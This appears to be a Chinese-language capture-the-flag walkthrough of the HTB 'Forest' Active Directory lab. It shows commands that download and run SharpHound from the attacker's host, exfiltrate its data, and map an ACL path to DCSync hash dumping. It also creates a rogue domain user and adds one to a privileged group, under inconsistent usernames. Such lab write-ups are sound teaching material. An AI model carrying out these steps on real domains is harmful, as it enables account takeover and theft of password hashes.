
第三步驟：

在靶機上傳SharpHound.exe檔案並執行



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> wget 10.10.14.4:2222/SharpHound.exe -o SharpHound.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> dir


    Directory: C:\Users\svc-alfresco\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/21/2024  11:12 PM        1046528 SharpHound.exe
-a----         4/21/2024  10:44 PM        2387968 win.exe


.*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> ./SharpHound.exe -c all
2024-04-21T23:12:29.3937139-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Rele
```


會出現2組檔案




```
    Directory: C:\Users\svc-alfresco\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/21/2024  11:13 PM          18664 20240421231314_BloodHound.zip
-a----         4/21/2024  11:13 PM          19605 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
-a----         4/21/2024  11:12 PM        1046528 SharpHound.exe
-a----         4/21/2024  10:44 PM        2387968 win.exe
```

第四步驟：

把資料下載下來





```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> download 20240421231314_BloodHound.zip .

Info: Downloading C:\Users\svc-alfresco\Downloads\20240421231314_BloodHound.zip to 20240421231314_BloodHound.zip

Info: Download successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads>
```




```
┌──(root㉿kali)-[/home/kali/Desktop/tool/evil-winrm]
└─# ls
20240421231314_BloodHound.zip   CHANGELOG.md         CO
bin                             CODE_OF_CONDUCT.md   Do
```

將壓縮檔放入bloodhound，並搜尋scv用戶名




SVC-ALFRESCO
SVC-ALFRESCO@HTB.LOCAL
Set as Starting Node
Set as Ending Node
Shortest Paths to Here
Shortest Paths to Here from Owned
Edit Node
Mark User as Owned
Mark User as High Value



Find Domain Admin Logons to non-Domain Controllers


Kerberos Interaction

- Find Kerberoastable Members of High Value Groups
- List all Kerberoastable Accounts
- Find Kerberoastable Users with most privileges
- Find AS-REP Roastable Users (DontReqPreAuth)


Shortest Paths

- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals

群組分權


Kali Linux 2023
一次性模式
10.10.14.4
0:06
BloodHound
SVC-ALFRESCO@HTB.LOCAL
CanPSRemote
MemberOf
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
GenericAll
ACCOUNT OPERATORS@HTB.LOCAL

* 所有路近


Kali Linux 2023
一次性模式
10.10.14.4
0:51
BloodHound
SVC-ALFRESCO@HTB.LOCAL
GenericAll
ACCOUNT OPERATORS@HTB.LOCAL
KEY ADMINS@HTB.LOCAL
ADMINISTRATORS@HTB.LOCAL
Contains
MemberOf
WriteDacl
AddKeyCredentialLink
WriteDacl
ERS@HTB.LOCAL
EXCH01.HTB.LOCAL
EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL
ENTERPRISE KEY ADMINS@HTB.LOCAL
ENTERPRISE ADMINS@HTB.LOCAL
WriteDacl
MemberOf
DOMAIN ADMINS@HTB.LOC
GenericWrite
HasSession
ANONYMOUS@HTB.LOCAL
FOREST.HTB.LOCAL
ADMINISTRATOR@HTB.LOCAL
Contains
MemberOf
CanPSRemote
COUNTS@HTB.LOCAL
SVC-ALFRESCO@HTB.LOCAL
SERVICE ACCOUNTS@HTB.LOCAL
MemberOf
Contains
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
Contains
SECURITY GROUPS@HTB.LOCAL
GPLink
DEFAULT DOMAIN CONTROLLERS POLICY@HTB.LOCAL
DOMAIN CONTROLLERS@HTB.LOCAL
Contains
ORGANIZATION MANAGEMENT@HTB.LOCAL
GenericAll
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
Contains
WriteDacl
MICROSOFT EXCHANGE SECURITY GROUPS@HTB.LOCAL
GPLink
Contains
DEFAULT DOMAIN POLICY@HTB.LOCAL
HTB.LOCAL
USERS@HTB.LOCAL

分析


```
- -s vc-alfresco 不僅是服務帳戶的成員，也是特權 IT 帳戶和帳戶操作員群組的成員。

- Account Operators 群組授予使用者有限的帳戶建立權限。因此，使用者 svc-alfresco 可以在網域中建立其他使用者。

- Account Operators 群組對 Exchange Windows Permissions 群組具有 GenericAll 權限。此權限本質上賦予成員對群組的完全控制權，因此允許成員直接修改群組成員資格。由於 svc-alfresco 是 Account Operators 的成員，因此他能夠修改 Exchange Windows Permissions 群組的權限。

- Exchange Windows 權限群組對網域 HTB.LOCAL 具有 WriteDacl 權限。此權限允許成員修改網域上的 DACL（自由存取控制清單）。我們將濫用此權限來授予自己 DcSync 權限，這將使我們有權執行網域複製並轉儲網域中的所有密碼雜湊值。
```

建立域名使用者

```
net user tso password /add /domain
```

新增至群組

```
net group "Exchange Windows Permissions" /add tonee
```



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net user tso password /add /domain
The command completed successfully.

^[[A^[[A^[[B^[[B*Evil-WinRM* PS C:\Users\svc-alfrnet users /domain

User accounts for \\

-------------------------------------------------------------------------------
$331000-VK4ADACQNUCA     Administrator            andy
DefaultAccount           Guest                    HealthMailbox0659cc1
HealthMailbox670628e     HealthMailbox6ded678     HealthMailbox7108a4e
HealthMailbox83d6781     HealthMailbox968e74d     HealthMailboxb01ac64
HealthMailboxc0a90c9     HealthMailboxc3d7722     HealthMailboxfc9daad
HealthMailboxfd87238     krbtgt                   lucinda
mark                     santi                    sebastien
SM_1b41c9286325456bb     SM_1ffab36a2f5f479cb     SM_2c8eef0a09b545acb
SM_681f53d4942840e18     SM_75a538d3025e4db9a     SM_7c96b981967141ebb
SM_9b69f1b9d2cc45549     SM_c75ee099d0a64c91b     SM_ca8c2ed5bdab4dc9b
svc-alfresco             tso
The command completed with one or more errors.
```

我們將使用 PowerView。首先下載Powerview並在其所在目錄中設定一個 python 伺服器。

